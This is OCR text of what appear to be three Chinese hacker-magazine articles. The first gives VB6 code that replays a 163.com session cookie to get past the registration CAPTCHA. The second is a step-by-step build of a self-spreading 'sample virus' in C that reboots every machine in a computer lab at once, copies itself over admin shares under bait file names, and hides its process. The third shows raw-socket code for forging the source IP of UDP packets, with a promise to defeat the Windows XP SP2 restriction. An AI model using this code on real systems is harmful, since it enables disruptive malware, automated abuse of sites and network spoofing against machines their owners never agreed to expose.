


图 4

服务器发送出来的验证码是与会话结合起来才有效的，不然服务器根本不知你是哪个会话。这里说到会话，有的朋友可能有些摸不着头脑了。其实，这里的会话就是我们平常都熟悉的Cookie。看下面这些代码是我用WSE抓的IE的Http报文包，里面有比较多有用的信息。

```
GET /register/RegSuccess.jsp?username=heikexxxdangan HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, */*
Referer: http://reg4.163.com/register/Register.jsp
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: reg4.163.com
Connection: Keep-Alive
Cache-Control: no-cache
Cookie:Province=021;City=021;NETEASE_SSN=anzike;NETEASE_ADV=11&18;MAIL163_SSN=anzike;NTES_SESS=StEkKhvskXi1Bq0yK5Qe92_9SZQBSf9psWIM.7OReHssHxTKnHUTaM37Hb18REEHSsGjmS_81ERUlmul0cmM7Koj6LJXy2CRZ;URSJESSIONID=aSQLl3wLBqX7
```




图 5

别的就不多说了，大家注意这段代码：

```
ince=021;City=021;NETEASE_SSN=anzike;NETEASE_ADV=11&18;MAIL163_SSN=anzike;NTES_SESS=StEkKhvskXi1Bq0yK5Qe92_9SZQBSf9psWIM.7OReHssHxTKnHUTaM37Hb18REEHSsGjmS_81ERUlmul0cmM7Koj6LJXy2CRZ;URSJESSIONID=aSQLl3wLBqX7
```

它就是所谓的ID码，这个会话的ID码我们把Post回去后一定要提交，要不然即使返回了正确的图片验证码也等于是白搭。这里可又遇到了一个问题是既然不能够失

去这个会话ID，那么在VB6中怎样才能够得到它呢？其实，在“WebBrowser”的控件里有一个类方法可以调用方法过程，它的使用非常方便。只要在窗体的“验证码查看”按钮里加入以下两行代码就搞定。

```
    Dim doc As IHTMLDocument2 //通过定义Doc对象数据类型
    Set Doc = WebBrowser1.Document //通过Set来建立Doc对象
```

如果要读取“WebBrowser”已打开网页的会话ID，就可以通过以下的代码取得：Msgbox "会话的ID为："&doc.cookie, vbokonly." 读取会话ID"。此时，我们可以说是长征路程走完了一半。对于剩下的路程如何走请大家继续往下看。前面的工作完成之后，我们现在的问题就是如何把得到的那些数据POST到我们想要的目的地址。通常大多数人在POST数据的时候，大都采用WinSock这种方法来建立TCP/IP的HTTP连接，这样做比较灵活。但是，有一个缺点就是必须重新进行HTTP报文的封包。这样一来就比较麻烦，不建议采用，这里我使用的是“MSXML2.XMLHTTP”。相信这个大家肯定都不陌生，装过数据处理的软件或Office软件的朋友应该都熟悉，相比起POST来说，它使用起来就要方便的多了，只需要在VB里用“CreateObject”就可以了。

说起封包HTTP报文，就离不开IE。我稍微说一下IE是怎样将数据POST到页面的。

```
    POST /register/Register2.jsp HTTP/1.1
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, */*
    Referer: http://reg4.163.com/register/Register.jsp
    Accept-Language: zh-cn
    Content-Type: application/x-www-form-urlencoded
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
    Host: reg4.163.com
    Content-Length: 340
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: Province=021; City=021; NETEASE_SSN=anzike; NETEASE_ADV=11&18; MAIL163_SSN=anzike; URSJESSIONID=aSQLI3wLBqX7

    username=heikexxxdangan&password=369963&question=369963&answer=963369&pingma=369963&url=&time=&regtype=Step6&fullname=%D0%B4%C4%FA%B5%C4&gender=0&year=1986&month=01&day=01&idType=3&idCard=65464646496&radomPass=9654&radomPassID=B4E2F988AF2A64454A1EA08B46007DBF8B26F9E6&email=45649@163.com&Submit3=+%CC%E1%A1%A1%BD%BB%A1%A1%B1%ED%A1%A1%B5%A5+
```

上面这段代码就是我通过WSE抓取的POST数据报文。从上面这段代码，我们可以看见Cookie以及Post出去的数据，非常详细，特别是Cookie的会话变量。理清了IE的工作工程之后，下面就该我们自己来做了。下面的这段代码比较完整，它是“验证码查看”按钮里的代码。

```
Private Sub Command4_Click()

End Sub

Private Sub Command1_Click()
WebBrowser1.Navigate Trim(Text1.Text)
End Sub

Private Sub Command2_Click()
Dim doc As IHTMLDocument2
Set doc = WebBrowser1.Document

Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")//建立XMLHTTP对象组件
//下面的这个："Trim (Text4.Text)"是读取要Post的网页

ObjXMLHTTP.open "POST", Trim(Text2.Text), False
//以下的一连几个setRequestHeader都是设置HTTP的报文变量头，有些是比较重要的。

ObjXMLHTTP.setRequestHeader "Referer", "http://reg4.163.com/register/Register.jsp"
ObjXMLHTTP.setRequestHeader "accept-language", "zh-cn"
ObjXMLHTTP.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
ObjXMLHTTP.setRequestHeader "cache-Control", "no-cache"

On Error Resum Next
//下面这行代码是最重要的，它是把上一环节里取得的图片验证码的会话ID读取并折纸好准备POST的HTTP报文头

ObjXMLHTTP.setRequestHeader "Cookie", doc.cookie
//下面这行代就是把我们要Post的数据重新封包好

q_post = "username=" & Text3.Text & "&password=" & Text4.Text & "&question=" & Text5.Text & "&answer=" & Text6.Text & "&pingma=" & Text7.Text & "&url=" & Text8.Text & "&regtype=" & Text9.Text & "&fullname=" & Text10.Text & "&gender=" & Text11.Text & "&year=" & Text12.Text & "&month=" & Text13.Text & "&day=" & Text14.Text & "&idType=" & Text15.Text & "&idCard=" & Text16.Text & "&radomPass=" & Text17.Text & "&radomPassID=" & Text18.Text & "&email=" & Text19.Text & "&Submit3=" & Text20.Text &
objXMLHTTP.send(q_post)//当一切搞好后，这里就是把我们之前细心封包的数据依次Post到目的页面

If InStr(objXMLHTTP.responseText,"name=certtype")>0 Then

MsgBox "OH!YES",vbOKOnly + 64, "你很幸运!!!"
Else
    MsgBox "运气有些差哦!!!",vbOKOnly + 16,Form1.Caption
End If
Set objXMLHTTP = Nothing
Text5.Text = ""
 If Err Then
MsgBox "出错了，哥们!!!!", vbOKOnly + 16, Form1.Caption
 End If
End Sub

End Sub
```

就这样，一个读取图片验证码的网络程序基本完成了。

其实，根据这种思路我们可以搞定大量的网站。前段时间工行就在验证码上出了问题，而且还很严重呢。因此，对于验证码这个问题可是不能忽视的了。希望本文能够带给大家一些思路上的启发。

一个“样板病毒”的诞生

太平亦打3+2

一、起因

这机房的环境真是越来越差了，一群群“反恐精英”、“魔兽达人”把这“学习”的地方弄得人声鼎沸，更可气的是有些“网游青年”们俨然把电脑桌当成了他们的“第二战场”，餐后的垃圾尽数丢在桌上，陪伴着孤独的键鼠。我们“玩黑”的需要的是一个静，这还让我怎么学习，怎么让我编程啊。于是，不堪重负的我终于咬咬牙，在新学期里添置了“本本”。感慨脱离苦海之余，也为了练练技术，我觉得该做点什么了……

尝试着做一个标标准准的“样板病毒”练习一下，是一个不错的选择。

二、设计

为了做到知己知彼，我先仔细的调查了机房的基本情况。

从好消息说起吧。机房里安装的是Windows2000系统，登录默认为管理员帐户（空密码的Administrator帐户），这时问题就暴露出来了。在域里，只要你在一台机器上拥有了管理员权限（域管理员），就同时在所有的机器上拥有了同等的权限(当然不包括Active Directory服务器，哈哈)。这一点就为我们“发挥”提供了无限空间。

但坏消息是每台机器都安装了还原卡，重启后只有e盘不会被还原。这样就无法让病毒自动启动了，除非你愿意逐台机器弄一遍，这任务也太艰巨了吧。根据这些情报，我们做出以下设计。病毒会在每天的一个确定时刻发作，让机房内的所有机器同时重启。不要指望这个病毒会像CIH那么疯狂，毕竟这是学校，“意思”一下就可以了。既然我们有了所有机器的管理员权限，这便不再是难事。接下来只要能够自动繁殖并诱使他人运行就可以了。

三、实现

既然是做个“样板病毒”，一切就要按部就班的来，下面大家就按照病毒专家Cohen博士对计算机病毒的特征定义来一步一步跟我做吧。

1.破坏性

这部分是程序的主体，也是相对最复杂的。先介绍一下我们的主角——实现关机的函数。对于关闭（重启）计算机，以前的文章多使用ExitWindowsEx()这个函数，但它一个很大的弱点是无法使2000重启，更要命的是它无法远程关闭计算机。但对于我们，由于不能使病毒自动运行，更不能保证迷惑所有人都执行这个病毒，所以必须要实现远程关机才能达到整个机房同时重启的效果。于是我找到了InitiateSystem**Shutdown()**这个API（其实XP里那个大名鼎鼎的shutdown.exe也是用这个函数实现的），其声明如下：

```
BOOL InitiateSystemShutdown(
    LPTSTR lpMachineName,    //远程计算机名，要关自己就传NULL，其实传本地计算机名也可以关掉自己
    LPTSTR lpMessage,  // 被关时弹出的窗口（就象冲击波发作时）上面显示的消息
    DWORD dwTimeout,        //关机延迟时间，以倒计时显示在上面窗口里
    BOOL bForceAppsClosed,     //是否强制结束程序，当然是强制（TRUE）啦
    BOOL bRebootAfterShutdown  //是重启(TRUE)还是关机(FALSE)
);
```

在调用这个函数之前，还要先取得关机的权限，无论是本地还是远程，这也是2000区别于98的一个特点。

```
TOKEN_PRIVILEGES tkp;
    HANDLE hToken;

OpenProcessToken(GetCurrentProcess(),TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY, &hToken);//取得进程标志
LookupPrivilegeValue(sHostS,SE_REMOTE_SHUTDOWN_NAME ,&tkp.Privileges[0].Luid); //取得权限值 如要关自己只须将SE_REMOTE_SHUTDOWN_NAME改为SE_ SHUTDOWN_NAME
    tkp.PrivilegeCount = 1;
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
AdjustTokenPrivileges(hToken,FALSE, &tkp, 0,(PTOKEN_PRIVILEGES)NULL, 0);//取得权限
```

要关掉所有的机器，当然我们也可以通过遍历网上邻居机器名枚举变量的方式，但实践证明这样的速度不够快（试着打开网上邻居->整个网络，你就可以对这速度做个体会了）。所以我采取了手动从IP地址取计算机名的方式，这样也更便于对目标进行操作。这部分主要流程是这样的：取得本机IP并从中算出机位号，由于所有的机器IP前三段都相同，而最后一位就是机位号，我们就等于得到了所有机器的IP。之后将IP转换为机器名就可以关机了。

下面是具体步骤。第一步：先取得本地计算机名转换为IP地址并算出机位号。

```
char cLocalHost[10]; //本地计算机名
char  *pcLocalIp; //本地IP

AfxSocketInit(NULL);
    gethostname(cLocalHost,sizeof(cLocalHost)); //取得本机名
struct hostent FAR * lpHostEnt=gethostbyname(cLocalHost); //取得本机地址

    int iTempGetLocalIp=0;
    LPSTR lpAddr;
    while(lpAddr)
    {
lpAddr=lpHostEnt->h_addr_list[iTempGetLocalIp];
            iTempGetLocalIp++;
            struct in_addr inAddr;
    memmove(&inAddr,lpAddr,4);
    pcLocalIp=inet_ntoa(inAddr);
    }        //转换为标准格式
```

其中用到了**gethostname()**、**gethostbyname()**两个Windows Sockets函数，都是很简单的，在MSDN里查查就知道怎么用了。但记得要用**AfxSocketInit()**初始化。至于最后的while循环是把取到的IP（十六进制）转换为标准字符串。

```
int Ip2Int (char *cIp) //将IP转换为机位号（Int类型）
{
    int i,iLastDot,iLenIp=0,iIpInt=0;
  while ((cIp[iLenIp])!=NULL) iLenIp++; //取得IP总长度
    iLastDot=iLenIp;
    while ((cIp[iLastDot])!='.') iLastDot--;  //取得最后一个“点”的位置，即前三段的长度
    iLenLocalIp=(iLastDot+1);
    for (i=iLastDot+1;i<=(iLenIp-1);i++) //取得机位号
    {
            iIpInt*=10;
            iIpInt+=(cIp[i]-'0');
    }
    return iIpInt;
}
```

第二步：算出机房内任意机器的IP进而取得机器名。将机位号转换为IP与他的逆过程差不多，这里省略了。从IP取得计算机名。

```
LPTSTR pclp; //从机器号转换出的IP
CString sHostS; // 取得的机器名
uilpS=inet_addr(pclp);
    struct hostent FAR *host=gethostbyaddr((char *)(&uilpS),4,AF_INET);
    if (host!=NULL)
sHostS=host->h_name;
```

但这样取得的机器名的类型是LPCTSTR（即CString字符串常量），而InitiateSystemShutdown()中对参数要求是LPTSTR（即char[]），所以要转换一下。

```
LPTSTR cHostS = new TCHAR[sHostS.GetLength()+1];
    _tcscpy(cHostS, sHostS);
```

第三步：要开始重启了。为了防止出现意外（比如某人上机时安装了防火墙）使重启某台机器时产生延迟，达不到“同时”重启的目的。我用了多个线程来关机。由于没有什么交互，建立简单的工作者线程就够了。

CWinThread *ThreadShut1 = AfxBeginThread (TShut,NULL);，Tshut为线程函数，功能就是用一个for循环遍历所有的机位号把它们关掉。

重复这语句建立N个线程，我使用了四个。把它们放在**OnTimer()**函数里，到一定时间就执行。至此破坏部分就完成了。

2.传染性

《黑客X档案》去年的一篇文章介绍过病毒传播的几大途径。咱们是在局域网内，当然不能放过共享这块肉了。

既然重启都可以，拷贝几个文件自然不算什么。用**NetShareAdd()**将被传染机器的硬盘设为共享虽不算难，但“那只小手”很容易被发现，而且拷完后还要将共享取消。一个简单的拷贝要三次操作，犯不上这么麻烦吧。其实还是有窍门的。

为了便于管理，2000事先都为每个硬盘建立了默认共享，共享名为硬盘盘符跟个$（c$、d$之类），这样的共享不会在网上邻居里被显示，但却可以像平常的共享一样操作。我们直接往里面拷就行了。用**CopyFile()**函数，**CopyFile(cExeName, sCopyPath,TRUE);**。

拷贝路径sCopyPath="\\\\"+要拷贝到的机器名+"\\d$\\"+新文件名，注意“\”要进行转义，就是输两个“\\”。新文件名可以做一个Cstring字符串数组，里面放上N个比较有诱惑性的名字，以骗取“点击率”，拷贝时随机选择一个。

cExeName是程序自己的名字，可用**GetCommandLine()**函数取得。最后把它放进**OnTimer()**里就OK了。只要有人执行就会自动繁殖。

3.隐蔽性

这是比较难办的一个问题，对于NT/2000，想要实现真正的进程隐藏，可以说是根本不可能实现的，只要我们的程序是以进程内核的形式运行，都是不可能逃离CTRL+ALT+DEL的法眼。除非你非进程方式执行你的程序（比如利用宿主进程）。不过这已超出了我们讨论的范围。

难道就束手无策了吗？还好，幸运的是2000有一个“漏洞”，它的进程查看器不支持Tchar的进程名（XP可以），意思就是你给病毒起的中文名字在进程列表里只会显示为诸如“ ' 、#、' 、”的乱码。虽然这在制作木马、入侵服务器时是不能用的技巧（稍有头脑的人就会起疑心），但在学校机房，不会有很多人发现吧。并且你也可以应用一些小技巧，起文件名时中英文混合输入，英文会正常显示，中文就有可能显示为空格，多摸索一下，还是有一定迷惑性的。

4.潜伏性、可触发性

至于这些，就“仁者见仁，智者见智”，在**OnTimer()**里实现一下就好了。

四、总结

最后，将各模块组合起来，顺便换上一个有迷惑性的图标。终于，一个完全符合“病毒标准”的“样板病毒”就算完成了，虽然还是很幼稚。

当然，我还是没偷偷摸摸的将病毒植入机房，而是利用帮老师整理作业的机会在小机房“正大光明”地试了一把。发作时只是一刹那，所有的屏幕都显示“Windows正在关机”，老师大跌眼镜。其实有很多的机房、网吧甚至一部分公司的局域网管理员为了省事，在域的安全策略里都应用了同样的设置，所以这种方法还是有一定普遍适用性的。

许多东西并不是那么高深莫测，看看曾经“红极一时”的“爱虫”病毒源代码，只不过是一些很基础的VBS语句。没有什么是做不到的，缺少的只是黑客精神：想别人想不到的，并将你的想法实现。我写这些目的自然不是为了鼓励大家都去做病毒，更不是为了让大家去破坏你身边的事物（这恰恰是最珍贵的），别忘了我们还有黑客守则。

（本文涉及到的源程序和可执行文件，光盘有收录）



数据包欺骗就这么简单

刘奇

数据包欺骗在特定的环境下会达到令人吃惊的效果，特别是采用UDP协议通信的程序，如很多机房管理系统，还有部分木马。相对而言，木马采用UDP协议来通讯比采用TCP协议隐蔽性好一些，然而对于很多人来说，数据包欺骗还显得很神秘。事实上数据包欺骗是比较简单的，只是有些麻烦。举个不是很恰当的例子：请你从一开始数数，连续数到一万。这就是简单，但是很麻烦。现在就请和我一起揭开数据包欺骗的神秘面纱吧！

从Windows2000开始，socket支持Winsock 2.2版。在Winsock2中，支持多个传输协议的原始套接字，重叠I/O模型、服务质量控制等。其中对于数据包欺骗最有用的就是原始套接字（Raw Socket）了。到了WindowsXP SP2情形又发生了显著的变化，微软为了安全原因做了很多的限制。所以大家在网上找到的数据包欺骗程序都不能在WindowsXP SP2下通过。于是很多人都说WindowsXP SP2不支持原始套接字。我也被这个郁闷了很久（最后解决了这个问题，大家以后都可以用WindowsXP SP2来随心所欲地实现数据包欺骗了）。后来查到相关的资料才知道，是这样的。

> the ability to send traffic over raw sockets has been restricted in two ways:
>
> ? TCP data cannot be sent over raw sockets.
>
> ? UDP datagrams with invalid source addresses cannot be sent over raw sockets. The IP source address for any outgoing UDP datagram must exist on a network interface or the datagram is dropped.

也就是微软对原始套接字做了更加严格的限制：

> 1.TCP数据不能通过原始套接字发送。
>
> 2.UDP数据报源地址不合法时不能通过原始套接字发送，该数据报会被丢弃。

因为本文的数据包欺骗以UDP为例（以下不特别指出则均为UDP协议），故我们关心上述的第二点限制。其实弄明白了UDP欺骗，其它的欺骗也一样简单了，无非就是按照报文格式来填充数据包。从微软的资料来看，使用原始套接字的数据包在发送前要通过“安全检查”，如果数据包源地址不合法，我们费了九牛二虎之力精心构造的数据包就被Windows丢弃了。那么微软到底是用什么来检查数据包的呢？这个问题相当头疼，Windows又不开放源代码，我们自然无从得知。再说了微软特别做此限制，能让我们知道么？想当初微软推出WindowsXP的时候其中一个重要的卖点就是安全（此处省略Bill吹嘘WindowsXP安全性的段落）。那么为什么Windows2000可以用不合法的源地址来发送数据包呢？都是基于NT内核（都是两个肩膀扛一个脑袋^_^《亮剑》看多了），Windows2000宁有种乎？对比Windows2000，WindowsXP SP1和WindowsXP SP2。最明显的改变（当然了，系统安全方面的改变）就是WindowsXP SP2自带了防火墙。同时WindowsXP SP2增加了一个关键服务：Windows Firewall/Internet Connection Sharing (ICS)，该服务是自动启动的，其描述如下：为家庭和小型办公网络提供网络地址转换、寻址、名称解析和/或入侵保护服务。

Windows2000没有该服务，还不是一样提供网络地址转换、寻址、名称解析，只有这最后一个最可疑了：入侵保护服务。事实上的确如此，该服务能对我们发送出去的数据包进行合法性检查。所以你现在不用相信什么WindowsXP SP2不支持原始套接字之类的话了。难怪有高人说在Windows下玩Hack就是戴着枷锁跳舞，我想大家都有体会了。

关于原始套接字更为详尽的资料请大家查阅相关书籍。这里我们关心的是写一个数据包欺骗程序。实现数据包欺骗的关键是自己构造数据包，也就是自己填充数据包。所以我们必须了解数据包的结构。同时也需要了解网络的分层构架，因为TCP/UDP的实现是建立在IP层之上的。要想实现TCP/UDP欺骗我们还需要填充IP包。所以我们先来看看IP头的结构，用c语言的结构体来描述如下（只包括IP头，不包括数据）：

```
typedef struct ip_hdr
{
unsigned char  ip_verlen;          // IP version & length
unsigned char  ip_tos;             // IP type of service
unsigned short ip_totallength;     // Total length
unsigned short ip_id;              // Unique identifier
unsigned short ip_offset;          // Fragment offset field
unsigned char  ip_ttl;             // Time to live
unsigned char  ip_protocol;        // Protocol(TCP,UDP etc)
unsigned short ip_checksum;        // IP checksum
unsigned int   ip_srcaddr;         // Source address
unsigned int   ip_destaddr;        // Destination address
} IP_HDR, *PIP_HDR, FAR* LPIP_HDR;
```

注意上面的version和length定义为一个char，因为version和length都只有4bit，不方便描述。接着是不是该描述UDP报文格式了，如图1。

16位源端口号	16位目的端口号
16位UDP长度	16位UDP校验和
数据	

图1

去掉上面的数据部分就是UDP头的格式。用C语言的结构体描述如下：

```
typedef struct udp_hdr
{
unsigned short src_portno;    // Source port number
unsigned short dst_portno;    // Destination port number
unsigned short udp_length;    // UDP packet length
unsigned short udp_checksum;  // UDP checksum
(optional)
} UDP_HDR, *PUDP_HDR;
```

为了验证UDP数据报是否传到正确的目的端，我们还需要UDP伪头。按照一定的步骤操作即可。原始套接字也是socket编程，所以第一步当然是检测socket版本啦，因为Winsock2.2才支持，同时操作系统必须是Windows2000或更高。下面为了描述简洁，出错部分一律以“//错误处理”代替。

第一步：检测socket版本

```
if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
{
        //错误处理
}
```

第二步：建立原始套接字，关键是设置SOCK_RAW参数

```
s = WSASocket(AF_INET, SOCK_RAW, IPPROTO_UDP,
NULL, 0,0);
    if (s == INVALID_SOCKET)
    {
        //错误处理
    }
```

第三步：调用setsockopt设置IP_HDRINCL选项，这一步很关键，否则我们不能自己构造数据包了。

```
bOpt=TRUE; //由于TRUE定义为1，所以直接用1也是可以的
ret = setsockopt(s, IPPROTO_IP, IP_HDRINCL, (char
*)&bOpt, sizeof(bOpt));
    if (ret == SOCKET_ERROR)
    {
        //错误处理
    }
```

第四步：麻烦终于来了，填充IP头。

```
    iTotalSize = sizeof(ipHdr) + sizeof(udpHdr) +
strlen(strMessage);
    iIPVersion = 4;
    iIPSize = sizeof(ipHdr) / sizeof(unsigned long);
    ipHdr.ip_verlen = (iIPVersion << 4) | iIPSize;
    ipHdr.ip_tos = 0;                 // IP type of service
    ipHdr.ip_totallength = htons(iTotalSize); // Total
packet len
    ipHdr.ip_id = 0;     // Unique identifier: set to 0
  ipHdr.ip_offset = 0;             // Fragment offset field
    ipHdr.ip_ttl = 128;               // Time to live
    ipHdr.ip_protocol = 0x11;         // Protocol(UDP)
    ipHdr.ip_checksum = 0 ;           // IP checksum
  ipHdr.ip_srcaddr = dwFromIP;        // Source address
  ipHdr.ip_destaddr = dwToIP;   // Destination address
```

第五步：填充UDP头

```
    udpHdr.src_portno = htons(iFromPort) ;
    udpHdr.dst_portno = htons(iToPort) ;
    udpHdr.udp_length = htons(iUdpSize) ;
    udpHdr.udp_checksum = 0 ;
```

第六步：为了计算校验和，我们还需要构造UDP伪头，参照前面提到的UDP伪头格式来构造。

第七步：计算校验和，算法我们不用担心，早有人写好了，拿来用就可以了。

```
USHORT checksum(USHORT *buffer, int size){
    unsigned long cksum=0;
    while (size > 1){
        cksum += *buffer++;
```

```
    size -= sizeof(USHORT);
  }
  if (size){
    cksum += *(UCHAR*)buffer;
  }
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >>16);
    return (USHORT)(~cksum);
}
```

第八步：拷贝整个数据包（包括包头和数据部分）到指定的buffer中调用sendto发送出去就完成了整个过程。

相关的“Network Programming for Microsoft Windows”的代码已经收录于当期光盘中，如果编译出现类似下面的错误：**error LNK2001: unresolved external symbol __imp__inet_addr@4**，请做如下设置：**Project”?settings?Link**选项中加入ws2_32.lib，如图2。




图 2

编译通过后，运行程序，怎么样？出错了吧！这是当然了，现在来和我一起解除Windows的限制。

